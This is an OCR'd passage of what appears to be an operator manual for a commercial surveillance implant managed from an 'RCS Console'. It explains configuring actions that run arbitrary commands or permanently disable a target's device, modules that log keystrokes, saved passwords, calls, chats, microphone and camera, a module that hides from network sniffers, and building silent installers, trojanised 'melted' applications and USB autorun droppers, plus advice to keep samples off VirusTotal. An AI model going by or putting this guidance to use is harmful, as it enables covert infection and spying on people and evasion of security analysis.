
Execute
The Execute Action runs an arbitrary command on the infected Target's device.

Uninstall
The Uninstall Action removes the Agent from the infected Target's devices. All evidences that still need to be synchronized are removed.

Log
The Log Action writes a custom string within the Console.

Destroy
The Destroy Action makes the infected Target's device temporarily or permanently unusable.

The images below show the pop-up windows for the creation of all 5 different types of Desktop Actions.



Sends captured evidence to the specified Collector and receives new commands and configurations

Host: rcs-castore external

Bandwidth: 500 kB/s

Min delay: 0 seconds

Max delay: 0 seconds

Stop on success: □

4.16 [RCS Console] Operations > *# Operation #* > *# Target #* > *# Factory #* > Add Action (Synchronize)

[**Name**] is the Action's name.

[**Subactions**] is a list of Actions that you want to execute - one by one - in the specified order.


[**Host**] is the address of the host - chosen from the list of available Anonymizers - that will be used as first hop from infected Target's device, for data synchronization.

[**Bandwidth**] is the maximum amount of bandwidth that the Agent is allowed to use from Target's connection.

[**Min delay**] is the minimum delay between sending each evidence.

[**Max delay**] is the maximum delay between sending each evidence.

[**Stop on success**] specifies to prevent the execution of all subsequent Subactions.



Executes the specified command line


Command:

4.17 [RCS Console] Operations > *# Operation #* > *# Target #* > *# Factory #* > Add Action (Execute)

[**Name**] is the Action's name.

[**Subactions**] is a list of Actions that you want to execute - one by one - in the specified order.

[**Command**] is the command string to be executed on the infected Target's device.



Name

Subactions: Log

Creates an info log containing the specified text


Text

4.18 [RCS Console] Operations > *# Operation #* > *# Target #* > *# Factory #* > Add Action (Log)

[**Name**] is the Action's name.

[**Subactions**] is a list of Actions that you want to execute - one by one - in the specified order.

[**Text**] is the log string that you want to store on the Console.



Name

Subactions: Destroy

Makes the device unusable temporary or permanently

Permanent □


4.19 [RCS Console] Operations > *# Operation #* > *# Target #* > *# Factory #* > Add Action (Uninstall)

[**Name**] is the Action's name.


[**Subactions**] is a list of Actions that you want to execute - one by one - in the specified order.

[**Permanent**] allows the Agent to try to make the infected Target's device permanently unusable.

The interactions between Actions and Events are done through the connection points “Enable events” and “Disable events”. The “Enable events” connection is represented by a green arrow. The “Disable events” connection is represented by a red arrow.




4.20 [RCS Console]
Operations > *# Operation #* > *# Target #* > *# Factory #*
ENABLE EVENT




4.21 [RCS Console]
Operations > *# Operation #* > *# Target #* > *# Factory #*
DISABLE EVENT

The interactions between Actions and Modules are done through the connection points “Start” and “Stop”. The “Start” connection is represented by a green arrow. The “Stop” connection is represented by a red arrow.



4.22 [RCS Console]
Operations > *# Operation #* > *# Target #* > *# Factory #*
START MODULE



4.23 [RCS Console]
Operations > *# Operation #* > *# Target #* > *# Factory #*
STOP MODULE

Desktop Modules Configuration

Within a Desktop Factory there're 18 different Modules available.
Each Module represents a specific type of data that can be collected from the infected Target's device, except 2 Modules (Crisis and Infection) that do not provide any evidence and are used for different purposes.

Camera
The Camera Module captures images from the built-in camera of the infected Target's device.

Device
The Device Module records system information from the infected Target's device (e.g. processor type, memory in use, O.S. installed, root privileges).

Position
The Position Module records the infected Target's device geographic position using Wi-Fi information.

Screenshot
The Screenshot Module captures the infected Target's device screen image.

Addressbook
The Addressbook Module records all the person-records information founded within supported applications and services (e.g. Skype, Gmail, Facebook, Twitter).

Application
The Application Module records names and information about all processes started and stopped on the infected Target's device.

Call
The Call Module captures audio and information (start time, length, caller and called numbers) for all calls made and received by the infected Target's device.

Chat
The Chat Module records the entire chat sessions on the infected Target's device.

Clipboard
The Clipboard Module saves the content of the clipboard in text format.

File
The File Module records information and/or an exact copy of all files opened on the infected Target's device.

Keylog
The Keylog Module records all keystrokes on the infected Target's device.

Messages
The Messages Module records all e-mail messages received and sent by the infected Target's device.

Mic
The Mic Module records the surroundings audio using the infected Target's device microphone.

Mouse
The Mouse Module captures as image a small area of the screen around the mouse pointer, upon each click from the infected Target's device.


Password
The Password Module logs all passwords saved inside infected Target's device applications (e.g. browsers, instant messenger and web-mail services).

Url
The Url Module records the websites addresses visited by the infected Target's device browsers.

Crisis
The Crisis Module recognizes dangerous situations on the infected Target's device that may disclose the Agent's presence on the device (e.g. a network sniffer). Synchronization and other commands can be temporarily disabled.


Infection
The Infection Module allows to infect a mobile phone connected to a previously infected desktop.

Some Modules allow to specify additional parameters.
The images below show the pop-up windows for the 9 Modules that present additional parameters.



4.24 [RCS Console] Operations > *# Operation #* > *# Target #* > *# Factory #* > Module (Camera)


[**Quality**] is the image quality.



4.25 [RCS Console] Operations > *# Operation #* > *# Target #* > *# Factory #* > Module (Screenshot)

[**Quality**] is the image quality.


[**Only foreground window**] Captures snapshot of the foreground window only.



4.26 [RCS Console] Operations > *# Operation #* > *# Target #* > *# Factory #* > Module (Call)

[**Buffer size**] is the buffer size used for audio sectors.

[**Quality**] is the audio quality.



Log path and access mode ☐

Capture file content ☐

Min size 1 bytes

Max size 500000 bytes

Newer than 2013-11-07

4.27 [RCS Console] Operations > *# Operation #* > *# Target #* > *# Factory #* > Module (File)

[**Include filter**] allows to specify the file extensions to be recorded. Optionally specify the process to log the file when it is run or opened by that process.

[**Exclude filter**] allows to specify the file extensions that will not be recorded. Optionally specify the process to log the file when it is run or opened by that process.

[**Mask**] is the string used to specify the filter.


[**Log path and access mode**] records the file path and access type (e.g. read, write)

[**Capture file content**] if enable, an exact copy of the file will be downloaded at the first access.

[**Min size**] minimum size admitted for the file to be downloaded.

[**Max size**] maximum size admitted for the file to be downloaded.

[**Newer than**] minimum file creation date for the file to be downloaded.



Messages ×

Mail

Enabled ☑

From 2013-11-07 00 : 00 : 00

To ● Forever

○ Date 2013-11-08 00 : 00 : 00

Max size 100 kB


4.28 [RCS Console] Operations > *# Operation #* > *# Target #* > *# Factory #* > Module (Messages)

[**Enabled**] enables messages recording.

[**From**] records messages starting from the specified date.

[**To**] records messages up to the specified date.

[**Max size**] is the maximum size of the message to be recorded.



Microphone ×

Silence between voices

Voice recognition


Autosense □

4.29 [RCS Console] Operations > *# Operation #* > *# Target #* > *# Factory #* > Module (Mic)

[**Silence between voices**] is the maximum number of seconds of silence admitted in the recording.

[**Voice recognition**] is a value to identify human voice and exclude any background noise from the recording.

[**Autosense**] If enabled, the agent attempts to change audio mixer settings (microphone on/off, line selection and volume) to optimize audio recording quality, avoiding low volumes
or interruptions in the recording.



Mouse


Width 50 pixels

Height 50 pixels

4.30 [RCS Console] Operations > *# Operation #* > *# Target #* > *# Factory #* > Module (Mouse)

[**Width**] is the width of the captured image.

[**Height**] is the height of the captured image.



Crisis

Inhibits Network □

Inhibits Hooking ☑

Inhibitors

Process

4.31 [RCS Console] Operations > *# Operation #* > *# Target #* > *# Factory #* > Module (Crisis)


[**Inhibits Network**] inhibits synchronization when potentially dangerous processes are running.

[**Inhibitors**] (1) is the list of processes that, if running, will prevent synchronization.

[**Ihibits Hooking**] inhibits program hooking when potentially dangerous processes are running.

[**Inhibitors**] (2) is the list of processes that, if running, will prevent hooking.

[**Process**] (1) (2) process to be added to the list.



Infection ×


Infect mobile devices □ Mobile

4.32 [RCS Console] Operations > *# Operation #* > *# Target #* > *# Factory #* > Module (Infection)


[**Infect mobile devices**] allows to enable mobile phone infection providing a valid mobile Factory.

- - - - - - - - - -

The interaction between Actions and Modules is done through the connection points “Start” and “Stop”. The Start Action has a green arrow. The Stop Action has a red arrow.



4.33 [RCS Console]
Operations > *# Operation #* > *# Target #* > *# Factory #*
START MODULE




4.34 [RCS Console]
Operations > *# Operation #* > *# Target #* > *# Factory #*
STOP MODULE

Desktop Infection Agents

An Agent allows you to embed a previously configured Factory logic inside a final RCS infection vector.

There are 6 different types of Agents for Desktop platforms, which allow you to perform physical and remote infections. Before continuing, please be sure to read and fully understand the message below.



BEWARE!

You are going to create a RCS infection vector.
When delivering the vector, for each of its files please follow these rules:

- Use judiciously
- Do NOT upload to VirusTotal or similar websites
- Do NOT upload to public websites
- Do NOT send executable files via e-mail

Not following the above rules may result in:


- Your operations might be compromised
- Your Anonymizer infrastructure might be attacked
- The security of the whole system might be endangered

5.1 [RCS Console] Operations > *# Operation #* > *# Target #* > *# Factory #* > Build

Silent Installer Explanation

The Silent Installer Agent allows to create an executable file suitable for the selected platform that will install the infection vector on the Target's device in silent mode. No output will be visible on the device.

The Silent Installer Agent is available for 3 platforms: Linux, OSX and Windows.



Build an Agent from a Factory

Silent Installer let you create an executable which does nothing but installing the agent.

☑ Scout

□ Demo Mode


5.2 [RCS Console] Operations > *# Operation #* > *# Target #* > *# Factory #* > Build (Silent Installer)

Depending on the Target's platform, may be available sub-parameters to customize the infection. These sub-parameters will be explained in detail during the training.

Melted Application Explanation

The Melted Application Agent allows to create an executable file suitable for the selected platform that will install the infection vector on the Target's device starting from an existing application, inserting the infection vector into it.

The Melted Application Agent is available for 3 platforms: Linux, OSX and Windows.



You can provide an already existing application and it will be melted with the agent. When the resulting application is executed the agent is installed as well.

Application to be used as dropper:

☑ Scout

□ Demo Mode


5.3 [RCS Console] Operations > *# Operation #* > *# Target #* > *# Factory #* > Build (Melted Application)

Depending on the Target's platform, may be available sub-parameters to customize the infection. These sub-parameters will be explained in detail during the training.

U3 Installation Explanation

The U3 Installation Agent allows to create an ISO file for Windows platform to be written on a U3 USB-key (SanDisk) that will install the infection vector on the Target's device as soon as the USB-key will be plugged on the system, through the autorun O.S. feature. The U3 USB-key must be prepared using the U3 Customizer software (downloadable from Internet).

The U3 Installation Agent is available for 1 platform: Windows.



When the U3 key is inserted into the target system, it will execute the U3Launcher as usual but the agent will be installed (autorun required).

☑ Scout

